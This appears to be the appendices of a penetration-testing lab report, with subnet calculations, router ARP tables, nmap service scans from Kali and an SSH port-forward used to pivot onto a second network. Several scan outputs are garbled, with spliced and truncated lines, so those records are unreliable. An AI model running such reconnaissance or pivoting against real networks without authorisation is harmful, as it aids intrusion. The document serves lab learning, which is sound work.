Amount of useable hosts in subnet: 30
The network address is: 192.168.0.192
The broadcast address is: 192.168.0.223
The network range is: 192.168.0.193-222

-----
Ip Address: 192.168.0.225/30

The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11111100

All Network bits: 30

Host bits: 2
Amount of hosts in subnet: 4
Amount of useable hosts in subnet: 2
The network address is: 192.168.0.224
The broadcast address is: 192.168.0.227
The network range is: 192.168.0.225-226
```

```
Ip Address: 192.168.0.226/30
```

The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.

```
11111111.11111111.11111111.11111100
```

All Network bits: 30

Host bits: 2

Amount of hosts in subnet: 4

Amount of useable hosts in subnet: 2

The network address is: 192.168.0.224

The broadcast address is: 192.168.0.227

The network range is: 192.168.0.225-226

```
-----  
Ip Address: 192.168.0.229/30
```

The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.

```
11111111.11111111.11111111.11111100
```

All Network bits: 30

Host bits: 2

Amount of hosts in subnet: 4

Amount of useable hosts in subnet: 2

The network address is: 192.168.0.228

The broadcast address is: 192.168.0.231

The network range is: 192.168.0.229-230

```
-----  
Ip Address: 192.168.0.230/30
```

The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.

```
11111111.11111111.11111111.11111100
```

All Network bits: 30

Host bits: 2

Amount of hosts in subnet: 4

Amount of useable hosts in subnet: 2

The network address is: 192.168.0.228

The broadcast address is: 192.168.0.231

The network range is: 192.168.0.229-230

```
-----  
Ip Address: 192.168.0.233/30
```

The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.

```
11111111.11111111.11111111.11111100
```

All Network bits: 30

Host bits: 2

Amount of hosts in subnet: 4

Amount of useable hosts in subnet: 2

The network address is: 192.168.0.232

The broadcast address is: 192.168.0.235

The network range is: 192.168.0.233-234

```
-----  
Ip Address: 192.168.0.234/30
```

The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.

```
11111111.11111111.11111111.11111100
```

All Network bits: 30

Host bits: 2

Amount of hosts in subnet: 4

Amount of useable hosts in subnet: 2

The network address is: 192.168.0.232

The broadcast address is: 192.168.0.235

The network range is: 192.168.0.233-234

```
-----  
Ip Address: 192.168.0.241/30
```

The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 6

the 1's represent the network portion, and the 0's represent the host portion.

```
11111111.11111111.11111111.11111100
```

All Network bits: 30

Host bits: 2

Amount of hosts in subnet: 4

Amount of useable hosts in subnet: 2

The network address is: 192.168.0.240

The broadcast address is: 192.168.0.243

The network range is: 192.168.0.241-242

```
-----  
Ip Address: 192.168.0.242/30  
  
The amount of network bits in the subnet is calculated by working out the remainder between the s  
ubnet mask divided by 8  
  
Network bits for the subnet: 6  
  
the 1's represent the network portion, and the 0's represent the host portion.  
  
11111111.11111111.11111111.11111100  
  
All Network bits: 30  
  
Host bits: 2  
Amount of hosts in subnet: 4  
Amount of useable hosts in subnet: 2  
The network address is: 192.168.0.240  
The broadcast address is: 192.168.0.243  
The network range is: 192.168.0.241-242  
  
-----  
Ip Address: 172.16.221.16/24  
  
The amount of network bits in the subnet is calculated by working out the remainder between the s  
ubnet mask divided by 8  
  
Network bits for the subnet: 0  
  
the 1's represent the network portion, and the 0's represent the host portion.  
  
11111111.11111111.11111111.00000000  
  
All Network bits: 24  
  
Host bits: 8  
Amount of hosts in subnet: 256  
Amount of useable hosts in subnet: 254  
The network address is: 172.16.221.0  
The broadcast address is: 172.16.221.255  
The network range is: 172.16.221.1-254  
  
-----  
Ip Address: 172.16.221.237/24  
  
The amount of network bits in the subnet is calculated by working out the remainder between the s  
ubnet mask divided by 8  
  
Network bits for the subnet: 0  
  
the 1's represent the network portion, and the 0's represent the host portion.  
  
11111111.11111111.11111111.00000000  
  
All Network bits: 24  
  
Host bits: 8  
Amount of hosts in subnet: 256  
Amount of useable hosts in subnet: 254  
The network address is: 172.16.221.0  
The broadcast address is: 172.16.221.255  
The network range is: 172.16.221.1-254
```

Appendix B – ARP

192.168.0.33

```
vyos@vyos:~$ show arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.225   ether    00:50:56:99:91:e4  C           eth0
192.168.0.230   ether    00:50:56:99:c7:f8  C           eth2
192.168.0.34    ether    00:0c:29:52:44:05  C           eth1
```

192.168.0.34

```
xadmin@xadmin-virtual-machine:~$ arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.33    ether    00:50:56:99:af:41  C           eth0
```

192.168.0.66

```
root@xadmin-virtual-machine:~# arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.65    ether    00:50:56:99:ac:d2  Disc         eth0
```

192.168.0.129

```
vyos@vyos:~$ show arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.234   ether    00:50:56:99:a3:11  C           eth2
192.168.0.229   ether    00:50:56:99:cf:44  C           eth0
```

192.168.0.193

```
vyos@vyos:~$ show arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.226   ether    00:50:56:99:56:5f  C           eth1
192.168.0.200   ether    00:0c:29:b7:82:b9  C           eth0
```

192.168.0.210

```
xadmin@xadmin-virtual-machine:~$ arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.200   ether    00:0c:29:b7:82:b9  C           eth0
192.168.0.203   ether    00:0c:29:da:42:4c  C           eth0
```

192.168.0.225

```
vyos@vyos:~$ show arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.226   ether    00:50:56:99:56:5f  C           eth1
192.168.0.200   ether    00:0c:29:b7:82:b9  C           eth0
```

192.168.0.226

```
vyos@vyos:~$ show arp
Address          Hwtype  Hwaddress      Flags Mask        Iface
192.168.0.225   ether    00:50:56:99:91:e4  C           eth0
192.168.0.230   ether    00:50:56:99:c7:f8  C           eth2
192.168.0.34    ether    00:0c:29:52:44:05  C           eth1
```

192.168.0.229

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.225	ether	00:50:56:99:91:e4	C		eth0
192.168.0.230	ether	00:50:56:99:c7:f8	C		eth2
192.168.0.34	ether	00:0c:29:52:44:05	C		eth1

192.168.0.230

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.130	ether	00:0c:29:09:11:fc	C		eth1
192.168.0.234	ether	00:50:56:99:a3:11	C		eth2
192.168.0.229	ether	00:50:56:99:cf:44	C		eth0

192.168.0.233

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.130	ether	00:0c:29:09:11:fc	C		eth1
192.168.0.234	ether	00:50:56:99:a3:11	C		eth2
192.168.0.229	ether	00:50:56:99:cf:44	C		eth0

192.168.0.242

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.241	ether	00:50:56:99:5a:66	C		eth0

172.16.221.16

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.226	ether	00:50:56:99:5f	C		eth1
192.168.0.200	ether	00:0c:29:b7:82:b9	C		eth0
172.16.221.216		(incomplete)			eth2

13.13.13.12

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.33	ether	00:50:56:99:af:41	C		eth0
13.13.13.13	ether	00:0c:29:fe:7d:48	C		eth1

Appendix C – Nmap

192.168.0.33

```
root@kali:~# nmap -sV -T4 192.168.0.33
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:17 EDT
Nmap scan report for 192.168.0.33      root@kali:~#
Host is up (0.0027s latency).
Not shown: 997 closed ports  Help
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http   lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.72 seconds
```

```
Nmap scan report for 192.168.0.33
Host is up (0.0032s latency).
Not shown: 864 closed ports, 134 open|filtered ports
PORT      STATE SERVICE
123/udp  open  ntp
161/udp  open  snmp
```

192.168.0.34

```
root@kali:~# nmap -sV -T4 192.168.0.34
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:17 EDT
Nmap scan report for 192.168.0.34      root@kali:~#
Host is up (0.0017s latency).
Not shown: 997 closed ports  Help
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
               https://nmap.org ) at 2017-09-27 23:17 EDT
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
               https://nmap.org ) at 2017-09-27 23:18 EDT
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
```

```
Nmap scan report for 192.168.0.34
Host is up (0.0042s latency).
Not shown: 961 closed ports, 36 open|filtered ports
PORT      STATE SERVICE
111/udp  open  rpcbind
2049/udp open  nfs
5353/udp open  zeroconf
```

192.168.0.65

```
root@kali:~# nmap -sV -T4 192.168.0.65
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:48 EDT
Nmap scan report for 192.168.0.65
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http   lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap done: 1 IP address (1 host up) scanned in 26.36 seconds
```

192.168.0.66

```
root@kali:~# nmap -sV -T4 192.168.0.66
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:52 EDT
Nmap scan report for 192.168.0.66
Host is up (0.0091s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
               2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

Nmap done: 1 IP address (1 host up) scanned in 20.61 seconds
```

192.168.0.97

```
root@kali:~# nmap -sV -T4 192.168.0.97
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:54 EDT
Nmap scan report for 192.168.0.97
Host is up (0.013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http   lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Nmap done: 1 IP address (1 host up) scanned in 25.94 seconds
```

192.168.0.98

```
root@kali:~# nmap -sV -T4 192.168.0.98
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:58 EDT
Nmap scan report for 192.168.0.98
Host is up (0.011s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  NLNet Labs Unbound
80/tcp    open  http    nginx
2601/tcp  open  quagga Quagga routing software 1.2.1g(Derivative of GNU Zebra)
2604/tcp  open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 24.16 seconds
```

```
root@kali:~# nmap -sU -T4 192.168.0.98
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:02 EDT
Nmap scan report for 192.168.0.98
Host is up (0.011s latency).
Not shown: 998 open|filtered ports
PORT      STATE SERVICE
53/udp   open  domain
123/udp  open  ntp

Nmap done: 1 IP address (1 host up) scanned in 25.34 seconds
```

192.168.0.129

```
root@kali:~# nmap -sV -T4 192.168.0.129
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:18 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http   lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.68 seconds
```

```
Nmap scan report for 192.168.0.129
Host is up (0.0040s latency).
Not shown: 751 closed ports, 247 open|filtered ports
PORT      STATE SERVICE
123/udp  open  ntp
161/udp  open  snmp
```

192.168.0.130

```
root@kali:~# nmap -sV -T4 192.168.0.130
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:18 EDT
Nmap scan report for 192.168.0.130
Host is up (0.0015s latency). (0 hosts up) scanned in 25.72 seconds
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
          2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
```

```
Nmap scan report for 192.168.0.130
Host is up (0.0047s latency).
Not shown: 964 closed ports, 33 open|filtered ports
PORT      STATE SERVICE
111/udp  open  rpcbind
2049/udp open  nfs
5353/udp open  zeroconf
```

192.168.0.193

```
root@kali:~# nmap -sV -T4 192.168.0.193
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00029s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet   Telnet
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds
```

```
Nmap scan report for 192.168.0.193
Host is up (0.0021s latency).
Not shown: 974 closed ports
PORT      STATE      SERVICE
19/udp    open|filtered chargen
120/udp   open|filtered cfdptkt
123/udp   open        ntp
161/udp   open        snmp
902/udp   open|filtered ideafarm-door
1039/udp  open|filtered sbl
1072/udp  open|filtered cardax
1701/udp  open|filtered L2TP
1993/udp  open|filtered snmp-tcp-port
6002/udp  open|filtered X11:2
16086/udp open|filtered unknown
16918/udp open|filtered unknown
17338/udp open|filtered unknown
19792/udp open|filtered unknown
20359/udp open|filtered unknown
21609/udp open|filtered unknown
21898/udp open|filtered unknown
27899/udp open|filtered unknown
29243/udp open|filtered unknown
37813/udp open|filtered unknown
43094/udp open|filtered unknown
49172/udp open|filtered unknown
49968/udp open|filtered unknown
54711/udp open|filtered unknown
61961/udp open|filtered unknown
62575/udp open|filtered unknown
MAC Address: 00:50:56:99:6C:E2 (VMware)
```

192.168.0.200

```
Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
111/udp   open      rpcbind
```

192.168.0.203

```
root@kali:~# nmap -sV -T4 192.168.0.33
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
[...]
root@kali:~# nmap -sV -T4 192.168.0.203
IP address (1 host up) scanned in 25.68 seconds
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.203
Host is up (0.00049s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
```

```
root@kali:~# nmap -sU 192.168.0.203
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:42 EDT
Stats: 0:05:07 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 38.70% done; ETC: 21:55 (0:07:46 remaining)
Nmap scan report for 192.168.0.203
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
67/udp    open|filtered  dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1189.97 seconds
root@kali:~#
```

192.168.0.210

```
root@kali:~# nmap -sV -T4 192.168.0.210
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.210
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
```

```
Nmap scan report for 192.168.0.210
Host is up (0.0014s latency).
Not shown: 980 closed ports
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
111/udp   open        rpcbind
161/udp   open|filtered snmp
631/udp   open|filtered ipp
782/udp   open|filtered hp-managed-node
1039/udp  open|filtered sbl
1072/udp  open|filtered cardax
1701/udp  open|filtered L2TP
2049/udp  open        nfs
3456/udp  open|filtered IISrpc-or-vat
5353/udp  open        zeroconf
6002/udp  open|filtered X11:2
16674/udp open|filtered unknown
16896/udp open|filtered unknown
21609/udp open|filtered unknown
27899/udp open|filtered unknown
29243/udp open|filtered unknown
34862/udp open|filtered unknown
43094/udp open|filtered unknown
49185/udp open|filtered unknown
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

192.168.0.225

```
root@kali:~# nmap -sV -T4 192.168.0.225
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:22 EDT
Nmap scan report for 192.168.0.225
Host is up (0.0020s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.54 seconds
```

```

Nmap scan report for 192.168.0.225
Host is up (0.0012s latency).
Not shown: 980 closed ports
PORT      STATE      SERVICE
123/udp   open       ntp
161/udp   open       snmp
1072/udp  open|filtered cardax
5010/udp  open|filtered telepathstart
16816/udp open|filtered unknown
16918/udp open|filtered unknown
19792/udp open|filtered unknown
21609/udp open|filtered unknown
24606/udp open|filtered unknown
29243/udp open|filtered unknown
32777/udp open|filtered sometimes-rpc18
33355/udp open|filtered unknown
34862/udp open|filtered unknown
38293/udp open|filtered landesk-cba
41702/udp open|filtered unknown
44508/udp open|filtered unknown
51456/udp open|filtered unknown
54711/udp open|filtered unknown
61961/udp open|filtered unknown
62575/udp open|filtered unknown

```

192.168.0.226

```

root@kali:~# nmap -sV -T4 192.168.0.226
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.226 (root@kali:~)
Host is up (0.00095s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet VyOS/telnetd ( ) at 2017-09-27 23:22 EStarting Nma
80/tcp    open  httpd 19 lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
PORT      STATE SERVICE VERSION
Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.57 seconds

```

```
Nmap scan report for 192.168.0.226
Host is up (0.0026s latency).
Not shown: 784 closed ports, 214 open|filtered ports
PORT      STATE SERVICE
123/udp  open   ntp
161/udp  open   snmp
```

192.168.0.229

```
root@kali:~# nmap -sV -T4 192.168.0.229
[...]
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0012s latency). Help
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
[...]
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.55 seconds
```

```
Nmap scan report for 192.168.0.229
Host is up (0.0033s latency).
Not shown: 837 closed ports, 161 open|filtered ports
PORT      STATE SERVICE
123/udp  open   ntp
161/udp  open   snmp
```

192.168.0.230

```
root@kali:~# nmap -sV -T4 192.168.0.230
[...]
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.230
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router
[...]
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds
```

```
Nmap scan report for 192.168.0.230
Host is up (0.0038s latency).
Not shown: 833 closed ports, 165 open|filtered ports
PORT      STATE SERVICE
123/udp  open  ntp
161/udp  open  snmp
```

192.168.0.233

```
root@kali:~# nmap -sV -T4 192.168.0.233
[s (1 host up) scanned in 25.55 seconds]
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:24 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http   lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.84 seconds
```

```
Nmap scan report for 192.168.0.233
Host is up (0.0043s latency).
Not shown: 929 closed ports, 69 open|filtered ports
PORT      STATE SERVICE
123/udp  open  ntp
161/udp  open  snmp
```

192.168.0.242

```
root@kali:~# nmap -sV -T4 192.168.0.242
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http  Apache httpd 2.4.10 ((Ubuntu))
111/tcp   open  rpcbind 2-4 (RPC #100000) at 2017-09-27 23:24 EDT
Service Info: OS: Ubuntu; CPE: cpe:/o:ubuntu:14.04 LTS; Version: 14.04.3 LTS

Host is up (0.0031s latency).
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.71 seconds
```

```
Nmap scan report for 192.168.0.242
Host is up (0.0053s latency).
Not shown: 991 closed ports
PORT      STATE      SERVICE
42/udp    open|filtered nameserver
111/udp   open       rpcbind
120/udp   open|filtered cfdptkt
631/udp   open|filtered ipp
1701/udp  open|filtered L2TP
5353/udp  open       zeroconf
16896/udp open|filtered unknown
19792/udp open|filtered unknown
49185/udp open|filtered unknown
```

172.16.221.16

```
root@kali:~# nmap -sV -T4 172.16.221.16
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:26 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00060s latency).           root@kali: ~
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet VyOS telnetd
80/tcp    open  http   lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
nmap done: 1 IP address (1 host up) scanned in 25.58 seconds
```

```
Nmap scan report for 172.16.221.16
Host is up (0.0019s latency).
Not shown: 985 closed ports
PORT      STATE      SERVICE
123/udp   open       ntp
161/udp   open       snmp
177/udp   open|filtered xdmcp
502/udp   open|filtered mbap
1346/udp  open|filtered alta-ana-lm
3052/udp  open|filtered apc-3052
17101/udp open|filtered unknown
18543/udp open|filtered unknown
19995/udp open|filtered unknown
21083/udp open|filtered unknown
21576/udp open|filtered unknown
22109/udp open|filtered unknown
23679/udp open|filtered unknown
36893/udp open|filtered unknown
49173/udp open|filtered unknown
```

172.16.221.237

```
root@kali:~# nmap -sV -T4 172.16.221.237
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:26 EDT
Nmap scan report for 172.16.221.237
Host is up (0.0097s latency).
Not shown: 998 closed ports
PORT      STATE      SERVICE      VERSION
80/tcp    open       http        Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open       ssl/http   Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 27.15 seconds
```

```
root@kali:~# 
Nmap scan report for 172.16.221.237
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
23/tcp    open       telnet
80/tcp    open       http
443/tcp   open       ssl/http
Service Info: Host: 

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 27.15 seconds
```

```
Nmap scan report for 172.16.221.237
Host is up (0.0036s latency).
Not shown: 985 closed ports
PORT      STATE      SERVICE
177/udp   open|filtered xdmcp
502/udp   open|filtered mbap
1346/udp  open|filtered alta-ana-lm
3052/udp  open|filtered apc-3052
5000/udp  open|filtered upnp
5353/udp  open      zeroconf
17101/udp open|filtered unknown
19995/udp open|filtered unknown
21083/udp open|filtered unknown
21576/udp open|filtered unknown
22109/udp open|filtered unknown
23679/udp open|filtered unknown
23781/udp open|filtered unknown
49173/udp open|filtered unknown
64590/udp open|filtered unknown
```

13.13.13.12

```
root@kali:~# nmap -sV -T4 13.13.13.12
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:39 EDT
Nmap scan report for 13.13.13.12
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open      rpcbind 2-4 (RPC #100000)
2049/tcp  open      nfs acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.71 seconds
```

13.13.13.13

```
root@kali:~# nmap -sV -T4 13.13.13.13
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:37 EDT
Nmap scan report for 13.13.13.13
Host is up (0.0041s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```

```
root@kali:~# nmap -sU -T4 13.13.13.13
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:34 EDT
Nmap scan report for 13.13.13.13
Host is up (0.0071s latency).
Not shown: 941 closed ports, 58 open|filtered ports
PORT      STATE SERVICE
5353/udp  open  zeroconf

Nmap done: 1 IP address (1 host up) scanned in 1029.98 seconds
```

Appendix D – Tunnel onto 13.13.13.0 network

```
root@kali:~# ssh -L 127.0.0.1:10000:13.13.13.12:22 xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ 

root@kali:~# ssh xadmin@127.0.0.1 -p 10000
The authenticity of host '[127.0.0.1]:10000 ([127.0.0.1]:10000)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:10000' (ECDSA) to the list of known hosts.
xadmin@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

